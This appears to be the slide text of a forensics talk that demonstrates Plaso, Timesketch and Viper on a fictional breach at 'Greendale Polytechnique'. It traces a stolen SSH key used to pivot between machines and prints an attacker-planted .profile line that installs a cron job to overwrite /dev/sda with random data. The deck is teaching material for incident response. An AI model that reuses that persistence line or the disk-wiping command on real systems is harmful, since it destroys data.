A case study in new generation timelining tools

Plaso and Timesketch

Introductions: Me

- Google Zurich
- Plaso core developer
- Digital forensics and incident response

Introductions: Plaso

- Takes a file or filesystem, or set of files and extracts all time related information
- Allows for bulk processing
- Massive library of parsers

Introductions: Timesketch

- Collaborative Timeline Visualization, Filtering and Editing
- Fast filtering, annotation
- Collaboration on timeline

Our characters


Greendale
Polytechnique
Acceptance

CYBER FORENSIC AFFORDANCES
ALL CYBER, ALL THE TIME

The Task - assigned to Ahmed

- Registrar resigned unexpectedly
- Did he steal the prospective students list?

Did the registrar steal the list?



Greendale


Sketch for the investigation at Greendale Polytechnique.

Timeline	Added
Registrar	2015-09-30 09:24:33

Plaso with Viper

```
$> psort.py -d --output-format null --analysis viper --viper-host
192.168.192.7:8080 registrar.plaso

[INFO] Data files will be loaded from /usr/share/plaso by default.
[INFO] Starting analysis plugins.
[INFO] Plugin: [viper] started.
<snip>
```

Viper in TimeSketch




Greendale

Sketch for the investigation at Greendale Polytechnique.

Timeline	Added
🟦 Registrar	2015-09-30 09:24:33


Sharing is Caring



Greendale

Sketch for the investigation at Greendale Polytechnique.

An image of RAM




4912 × 3264 pixels 5.0 MB 17%

1 / 1

Threat Intelligence

“We are opposed to any and all forms of air mutilation (so called ‘air conditioning’). Air must be free to be turbulent, flowing as nature intended.”

OS X Analysis



192.168.192.103:8080/sketch/5/explore/

*

I will only show you the first 500 events

May I suggest you narrow down the results with a filter?

320290 events (0.334s)

1970-01-01T00:00:00+00:00 [Expiration Time] .buy.itunes.apple.com </> (X-Dsid) Dean Mac


What we know

- Registrar is probably up to no good
- Hacktivist tool on the registrar’s machine, planted from Student-pc1 (192.168.1.11)
- Suspicious connection to the Dean’s laptop from the same student machine
- Tool appears to have been put there by an hacktivist group who hate air conditioning
- Greendale have a big project involving air conditioning in the works

Time pressure

```
$> log2timeline.py -f /usr/share/plaso/filter_windows.txt --status_view=window student-pc1-triage.plaso student-pc1.dd
```

Plink?



2 events (0.665s)

2015-07-25T10:23:31+00:00 □ [Creation Time] PE Type: Executable (EXE) Import hash: 559e88246a166c4a117d3e6feeba3644

data_type	pe:compilation:compilation_time
datetime	2015-07-25T10:23:31+00:00
display_name	TSK:/Windows/AppPatch/Shared/plink.exe;VSS1:TSK:/Windows/AppPatch/Shared/plink.exe
filename	/Windows/AppPatch/Shared/plink.exe
hostname	STUDENT-PC1
imphash	559e88246a166c4a117d3e6feeba3644
inode	82743
md5_hash	07d07cc89c7b25229b3b999724bd3e5b
message	PE Type: Executable (EXE) Import hash: 559e88246a166c4a117d3e6feeba3644
parser	pe
pe_type	Executable (EXE)
section_names	[".text\u0000\u0000\u0000",".rdata\u0000\u0000",".data\u0000\u0000\u0000",".rsrc\u0000\u0000\u0000"]
sha1_hash	e79298341d580033c6011ee0eef51fd5c9693c6b
sha256_hash	d0454dbeb4d547b1d284e721f104ac01226411fd90c23fe8e3ea280deab9e966
source_long	PE Compilation time


Ahmed

This is the real plink.exe, command line SSH client that's part of the Putty Suite.

Wed, 30 Sep 2015 13:55:49 -0000

What's on your mind?

Wait - what was that again?



id_rsa

Timelines

~~Registrar~~ □ | Dean Mac ☑ | ~~Student PC1 triage~~ □ | ~~acserver~~ □


2 events (0.165s)

2015-08-25T21:01:50+00:00	□ ★	[crtime;ctime;mtime] TSK:/Users/dean/.ssh/id_rsa	Dean Mac
2015-09-06T17:04:36+00:00	□ ★	[atime] TSK:/Users/dean/.ssh/id_rsa	Dean Mac

Known hosts

```
$> image_export.py --names known_hosts,id_rsa --partition 2 dean_mac.dd

$> head -1 export/id_rsa

-----BEGIN RSA PRIVATE KEY-----

$> cat export/known_hosts

192.168.1.14 ssh-rsa AAAAB <snip>
```

Suspicious modifications



Timelines

~~Registrar~~ □ ~~Dean Mac~~ □ ~~Student PC1 triage~~ □ ~~AC Server Triage~~ □

~~Student PC1 Full~~ □ AC Server Full ☑

3 events (0.015s)

2015-09-06T17:13:25+00:00	□ ★	[Content Modification Time] [sshd, pid: 16304] : Accepted publickey for dean from 192.168.1.11 port 49558 ssh2: RSA a5:ed:32:56:6e:cb:be:88:70:1d:88:4f:9b:ce:bf:d1 ⊞	AC Server Full
2015-09-06T18:40:18+00:00	□ ★	[Content Modification Time] [sshd, pid: 16490] : Accepted publickey for dean from 192.168.1.11 port 50472 ssh2: RSA a5:ed:32:56:6e:cb:be:88:70:1d:88:4f:9b:ce:bf:d1 ⊞	AC Server Full
2015-09-06T18:44:34+00:00	□ ★	[ctime;mtime] TSK:/home/dean/.profile ⊞	AC Server Full

Evil bash profile

```
...

# set PATH so it includes user's private bin if it exists

if [ -d "$HOME/bin" ] ; then

    PATH="$HOME/bin:$PATH"

fi

! [ -f /etc/cron.d/update ]  && sudo -- "echo '0 0 1 11 * /bin/dd
if=/dev/random of=/dev/sda' > /etc/cron.d/update"
```

Disaster Averted!

- Found evidence on multiple OS’
- Shared with other investigators less painfully
- Used other multi-case utilities
- Saved Greendale!

Not tried

- Agent deployment
- Memory forensics
- Live response

Unanswered Questions

https://demo.timesketch.org

- How did Student-PC1 get compromised?
- How did the intruders get on to the registrar’s machine?
- Why didn’t they just add the scheduled task directly?

Links and Contact

Plaso

https://github.com/log2timeline/plaso

log2timeline-discuss@googlegroups.com

Apache License v2

Timesketch

https://github.com/google/timesketch

https://demo.timesketch.org

timesketch-dev@googlegroups.com

Apache License v2

Viper

http://viper.li

https://github.com/viper-framework/viper/

BSD 3-clause license

Me

dmwhite@google.com

References

Timesketch, Plaso and Google logos used with permission

RAM Image is the property of the presenter

Turbulent Airflow Alliance, Cyber Forensic Affordances and Greendale Polytechnique logos are the property of the presenter

Viper is copyright Claudio Guarnieri

Introductions: Plaso

Plaso: Timelines

Timesketch: Analysis

Me: Forensics, etc.

timesketch

Google